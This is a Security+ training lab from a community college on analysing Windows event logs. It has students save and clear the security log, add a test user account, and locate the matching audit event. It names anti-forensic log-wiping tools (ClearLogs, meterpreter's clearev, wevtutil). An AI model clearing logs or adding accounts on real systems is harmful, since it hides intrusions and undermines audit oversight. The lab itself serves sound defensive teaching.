CompTIA Security+® Lab Series

Lab 12: Mitigation and Deterrent Techniques - Anti-Forensic

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.6: Analyze and differentiate among types of mitigation and deterrent techniques

Document Version: 2013-08-02

Organization: Moraine Valley Community College
Author: Jesse Varsalone

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).

Contents

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to analyze Windows Event Logs. Students will change the Audit Policy of the system in order to log more information that is critical to keeping track of the security of the system. Students will also act as an attacker and clear the logs. Students will learn how to determine if the Windows Event Logs have been cleared by examining forensic evidence on the system.

This lab includes the following tasks:

Objective: Analyze and differentiate types of Mitigation and Deterrent Techniques

The Event Viewer of Microsoft Windows keeps track of important incidents on the machine. The Event Viewer logs are an invaluable resource for network administrators troubleshooting problems as well as computer security professionals. Computer Forensics examiners also look at the Windows Event Logs in order to help develop a timeline of events that occurred during the compromise of a system. Hackers will often clear the Windows Event Logs in an attempt to reduce their trail of evidence.

Windows Event Logs – These logs, available in the Windows Event Viewer [4], keep track of incidents related to the computer's hardware, software, and security. The three main logs on a computer running Microsoft Windows are the system, security, and application event Logs.

Auditing – The Windows Event Viewer security log keeps track of two types of events, successes and failures. This process, known as auditing, is critical to tracking all of the security related incidents that occur on the Windows operating system.

ClearLogs – This is a tool from the website www.ntsecurity.nu that will allow you to individually clear the security, application, and system logs of the Windows Event Viewer. Clearlogs.exe is identified as a malicious file by most anti-virus vendors.

Clearev – A command within Metasploit's meterpreter environment, which will automatically clear the security, application, and system, logs of the Windows Event Viewer. The meterpreter tool does not give you the option to clear the logs individually; it just wipes all of the records from the security, application, and system logs.

Wevtutil – This is a Microsoft tool that is built into the operating system that will allow administrators to back up and clear Windows event log files. The command will even allow you to clear the event logs on a remote system on the network. This command is not available in operating systems released prior to Windows Vista.

Pod Topology




Figure 1: Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications


Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Server Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password

BackTrack 5 Internal Attack Login:

1. Click on the **BackTrack 5 Internal Attack** icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.


For security purposes, the password will not be displayed.



```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.




```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2k3 Server Internal Victim Login:

1. Click on the **Windows 2k3 Server Internal Victim** icon on the topology.
2. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer).
3. Enter the User name, **Administrator** (verify the username with your instructor).
4. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Microsoft Windows Server 2003 Standard Edition

Copyright © 1985-2003 Microsoft Corporation

User name: Administrator

Password: ••••••••


1 The Windows Event Viewer

The Event Viewer keeps track of incidents related to a computer's software, hardware, and security functions. The main logs of the Event Viewer are the application, system, and security. The Event Viewer provides critical information about security incidents.

1.1 Examining the Windows Event Viewer

1. Log on to the **Windows 2k3 Server Internal Victim Machine**. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on with the username of **Administrator** and the password of **password**.

If you are already logged into the machine, you may skip this step.



Welcome to Windows

Microsoft Windows Server 2003 Standard Edition

Copyright © 1985-2003 Microsoft Corporation

Press Ctrl-Alt-Delete to begin.

Requiring this key combination at startup helps keep your computer secure. For more information, click Help.

Figure 4: Send Ctrl-Alt-Del to the Windows 2003 Server

2. Click on the **Start** button; select **All Programs, Administrative Tools, Event Viewer**.




Figure 5: Opening the Event Viewer


The 3 main logs within the Windows Event Viewer:

- Application Log
- Security Log
- System Log

The **application log** deals with issues related to the software installed on the system. The **system log** contains information about the computer's hardware and software services. The **security log** contains information about successful and failed attempts to access resources on the system.

There are five main event types that are logged within Microsoft's Event Viewer:

- **Information:** An event describing the successful operation of an application, driver or service.
- **Warning:** An event that is not necessarily significant, but may indicate a potential future problem (for example, low disk space).
- **Error:** An event indicating a significant problem such as loss of data or loss of functionality.
- **Success Audit:** An event that records an audited security access attempt that is successful.
- **Failed Audit:** An event that records an audited security access attempt that failed.



Application 338 event(s)

Type	Date	Time	Source	Category	Event
Error	10/24/2011	1:15:33 PM	Userenv	None	1030
Error	10/24/2011	1:15:33 PM	Userenv	None	1006
Information	10/24/2011	1:14:35 PM	ESENT	General	100
Warning	10/24/2011	1:14:16 PM	EvntAgnt	None	1015
Warning	10/24/2011	1:14:16 PM	EvntAgnt	None	1003
Information	10/24/2011	1:14:14 PM	vmtools	None	105

Figure 6: Different Types of Events within the Event Viewer

3. Right click on **Security** in the Event Viewer and select **Save Log File As**.





Figure 7: Saving a Log File

Windows Event Logs can be saved in three different formats:

- EVT
- TXT
- CSV

4. When the **Save As** Dialog box opens, click the Desktop icon on the left hand pane of the screen. In the filename box, type **security plus**. Click the drop down arrow for Save as type and select **Text (Tab Delimited) (*.txt)**. Click **Save**.



Save "Security" As

Save in: Desktop


File name: securityplus

Save as type: Text (Tab delimited) (*.txt)

Figure 8: Saving the Security Log

The EVT format can be read with Microsoft's Event Viewer and some 3rd party tools. The other formats, TXT and CSV, can be read with Notepad, Excel, and other programs.

5. Double click on the security plus.txt file on your desktop and view it.



securityplus.txt - Notepad

```
1/25/2012      10:59:16 PM      Security       Success Audit    Logon/Logoff     538      NT AUTHORITY\
            User Name:        WIN2K3DC$
            Domain:           MSEC
            Logon ID:                (0x0,0x54C6D)
            Logon Type:       3
"
1/25/2012      10:58:28 PM      Security       Success Audit    Logon/Logoff     538      NT AUTHORITY\
            User Name:        WIN2K3DC$
            Domain:           MSEC
            Logon ID:                (0x0,0x54ED5)
```

Figure 9: Event Log in Text Format

Having a backup of the logs is a good idea in case they are erased for some reason. Logs can be inadvertently erased by administrators or purposely cleared by hackers.

6. Close the log file by selecting **File** from the menu bar and selecting **Exit**.




Figure 10: Closing the Text Log

After saving the log, it can be cleared. Eventually, older logs will be overwritten.

7. Right click on the **Security** log and select **Clear all Events**. Click **No** to the question "*Do you want to save Security before clearing it*" message. Close the Event Viewer by selecting **File** from the Event Viewer Menu bar and select **Exit**.





Figure 11: Clearing the Security Log

8. Click the **cmd.exe** icon on the Desktop on the Windows 2003 Server. Type the following command to add a User Account to the System:
C:\net user admin123 P@ssw0rd /add




```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>net user admin123 P@ssw0rd /add
The command completed successfully.
```

Figure 12: Adding a User to the Windows Server 2003 System

You should receive the message that *"The command completed successfully"*.

9. Click on the **Start** Button, select **All Programs**>**Administrative Tools**>**Event Viewer**. Double-click on the Security log. Single click the Category Column and double click on an **Account Management** event. You should see information about the newly created **admin123** account.



Date: 1/25/2012 Source: Security
Time: 11:15:09 PM Category: Account Management
Type: Success A Event ID: 626
User: MSEC\administrator
Computer: WIN2K3DC


Description:

```
User Account Enabled:
	Target Account Name:		admin123
	Target Domain:	MSEC
	Target Account ID:	MSEC\admin123
	Caller User Name:	administrator
	Caller Domain:	MSEC
	Caller Logon ID:	(0x0,0x2B49A)

For more information, see Help and Support Center at
```

Category
Account Logon
Account Logon
Account Logon
Account Logon
Account Logon
Account Management
Account Management
Account Management
Account Management
Directory Service Access
Directory Service Access
Directory Service Access
Directory Service Access
Directory Service Access
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff
Logon/Logoff

Figure 13: Viewing Account Management in the Windows Security Event Log

10. An individual event can be copied by clicking the copy button located directly below the down arrow on the right hand side of the Event Properties window.



Date: 1/25/2012 Source: Security
Time: 11:15:09 PM Category: Account Management
Type: Success A Event ID: 626
User: MSEC\administrator
Computer: WIN2K3DC

Description:

```
User Account Enabled:
        Target Account Name:        admin123
        Target Domain:      MSEC
        Target Account ID:  MSEC\admin123
        Caller User Name:   administrator
        Caller Domain:      MSEC
        Caller Logon ID:    (0x0,0x2B49A)


For more information, see Help and Support Center at
```

Figure 14: Copying the Details of an Event

11. Right click on the Desktop and select **New**, and then select **Text Document**.





Figure 15: Creating a New Text Document

12. Name the document **event.txt** and double click on the file to open it. Choose **Edit** from the Menu bar and select **Paste**. The description of the event will now be in the text file. Choose **File** from the Menu bar and select **Save**.



```
Description:
User Account Enabled:
        Target Account Name:     admin123
        Target Domain:  MSEC
        Target Account ID:       MSEC\admin123
        Caller User Name:        administrator
        Caller Domain:  MSEC
        Caller Logon ID:         (0x0,0x2B49A)□□□
□For more information, see Help and Support Center at http://go.microsoft.com
```

Figure 16: The Text File Containing a Description of the Security Event

13. Close the Text File by selecting **File** from the Menu Bar and selecting **Exit**. Notepad will ask you if you would like to save the changes to the document. Select **No**. Close all remaining windows.

1.2 Conclusion

The Windows event logs are critical to understanding any hardware, software, and security issues that may be present on a computer. Over time, logs will be overwritten, so saving logs regularly can be a good strategy in case older logs need to be referenced. It is a good practice to save event logs frequently in case they are inadvertently deleted by an administrator or purposely deleted by a hacker in an attempt to cover their tracks.

1.3 Discussion Questions

1. Name the three main Windows Event Logs.
2. Explain why saving Event Logs regularly is a good practice.
3. Event Logs can be saved as which three different formats?
4. Adding a user account to the system will trigger an event in which log?

